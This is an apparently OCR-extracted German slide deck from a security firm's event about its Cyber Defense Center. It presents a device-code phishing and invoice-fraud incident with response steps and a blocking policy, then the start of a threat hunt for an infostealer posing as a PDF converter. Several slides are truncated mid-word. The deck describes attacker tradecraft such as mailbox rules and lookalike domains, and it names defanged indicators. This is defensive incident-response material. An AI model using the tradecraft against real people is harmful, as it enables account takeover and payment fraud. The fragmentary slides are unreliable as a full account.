AVANTech-Day 2026

AVANTEC
Competence. Security. Trust.

IT-Security Deep Dive

AVANTech-Day 2026

AVANTEC
Competence. Security. Trust.

Einblick ins Cyber Defense Center

Tobias Balschun
Lead Cyber Defense Center Operations,
AVANTEC

Inhalt

AVANTEC
Competence. Security. Trust.

- Aktuelles Umfeld / Bedrohungslage
- Case #1 – Phishing with Microsoft Device Code Authentication
- Case #2 – Infostealer hiding as PDF editor
- Case #3 - Malicious Chrome AI extension
- Case #4 - Infostealer on MacOS

Aktuelles Umfeld

Mit Insights aus unserem Cyber Defense Center

Öffentliche Quellen


- Die Hackergruppe Akira hat in den letzten Monaten über 200 Unternehmen erfolgreich angegriffen, der Schaden geht in die Millionen [BACS, 10/2025]
- Über 40% aller Ransomware Angriffe betreffen neben On-Premise Umgebungen auch Cloud Instanzen [MSFT 10/25]
- Knapp 35% der erfolgreichen Angriffe auf die Cloud nutzen valide Accounts, 82% aller Detections in 2025 waren Malware-Free. [Crowdstrike 02/26]
- 29 Minuten vergehen im Durchschnitt vom Initial Access -> Lateral Movement, Zeitfenster für Reaktion wird kleiner [CrowdStrike 02/26]

AVANTEC CDC

- Anzahl identitätsbasierter Alerts hat sich im 2025 gegenüber 2024 mehr als verdoppelt, häufig Kombination Phishing mit Man-in-the-middle
- Hochwertiges Phishing über Supply-Chain mit bekanntem Absender, rein «technisch legitim» und für Benutzer kaum erkennbar, Ziel Monetarisierung
- Angreifergruppierungen planen die Aktivitäten zeitlich gezielt und nicht zu Bürozeiten, >400 Incident Investigations ausserhalb Bürozeiten im 2025
- Malvertising seit 2-3 Monaten wieder vermehrt zugenommen – Angreifer investieren bei Google für Top-Platzierung


Case #1 – How the user got phished

- Benutzer erhält eine E-Mail mit einem PDF
- PDF ent
  Buchun



Case #1 –


- OAuth 2.



Case #1 – Microsoft Logging Failure

AVANTEC
Competence. Security. Trust.

- Micros
  - IP
  - D
  - → IT A
  - → D
  - → IT



Case #1 – Wie der Angriff weiterging…

AVANTEC
Competence. Security. Trust.

- Angreifer implementierte mehrere Mailbox Rules in der Mailbox des Opfers
- Angreifer registrierte eine Domain welche fast identisch zur Mail-Domain des Opfers ist (company.com → company.org)
- Angreifer sendet eine Mail-Konversation an die neu registrierte Domain
- Angreifer erstellt eine gefälschte Rechnung und sendet dies als Antwort auf die Mail-Konversation an einen Kunden es Opfers
- Angreifer erstellte einen Account bei zoho[.]com mit der Identität des Opfers. In diesem Account wurde eine neue Domäne für das nächste Opfer gekauft und die nötige Infrastruktur vorbereitet

Case #1 – Wie unsere Response aussah…

AVANTEC
Competence. Security. Trust.

- Verdächtiges Login mittels Device Code Flow wurde identifiziert → Benutzer als kompromittiert bestätigt
  - Session Revoke, Password-Reste, Re-Rollout MFA für den Benutzer
- Audit- und Mail-Logs des Benutzers geprüft
  - Mailbox Rules identifiziert
    - Rules entfernt
  - Weitergeleitet Konversation identifiziert
    - Fake E-Mail an den Kunden des Opfers gefunden
      - Kunde wurde gewarnt, keine Zahlung an den Angreifer
  - Account Registration bei zoho[.]com gefunden
    - Credentials Reset bei Zoho für den Account
      - Identifizierung des nächsten Opfers (Lookalike Domain welche registriert wurde)
        - Warnung an nächstes Opfer gesendet
        - Takedown Infrastruktur bei Zoho

- Implementierung neuer Conditional-Access Policy um Device-Code-Auth zu verhindern

Case #1 – Learnings / Take-Aways

AVANTEC
Competence. Security. Trust.

- Implementieren Sie eine Conditial-Access Policy in ihrem Entra tenant welche Device-Code Authentication auf eine definierte Benutzergruppe einschränkt.
  - Name: Block Device Code Flow
  - Assignments: Include All users, Exclude specific user group (e.g. IT Admins)
  - Target resources: All resources
  - Network: not configured
  - Conditions → Authentication flows → Device code flow
  - Grant: Block access
  - https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-block-authentication-flows

- Prüfen Sie bestehende Signin-Logs auf ”Device Code Flows”
  - Entra → Sign-in logs
  - Add Filter → Original transfer method = Device code flow
  - Falls bestehende Logins existieren, genau prüfen ob diese legitim sind oder nicht


- Senden Sie ihre Entra Signin Logs an einen Azure Event-Hub für long-term storage

Case #1 – Fragen ?

AVANTEC
Competence. Security. Trust.

Case #2 – Malicious PDF Converter

- Mittels Threat H
  am laufen hatte
- Der Infostealer t
- Teil einer weltw
  wurde
- Die Software wa
  - Die Angrei
  - Files wurd
    - Benu
- Via Update Fun
- Die Binaries ver
- Installation im U
- Persistenz über
- Fake Uninstalle



Case #2 - Wie lief der Threat Hunt ab

- Security Researcher berichtet auf Twitter/X über einen Infostealer welcher sich als PDF Converter getarnt hat
- Suche nach Executables in Downloads/Desktop Foldern welche “PDF” oder “Convert” enthalten

TIMELINE

Date	User	Host	Domain	File Path	Event
2025-09-24 05:49:21	[illegible]	[illegible]	dcownil[.]com/	Users[illegible]\Desktop\ConvertMate.exe	MotwWritten
2025-07-29 08:26:00	[illegible]	[illegible]	dcownil[.]com/	home\[illegible]\Downloads\ConvertMate.exe	MotwWritten
2025-09-23 12:33:32	[illegible]	[illegible]	dcownil[.]com/	Users\[illegible]\Desktop\ConvertMate.exe	MotwWritten

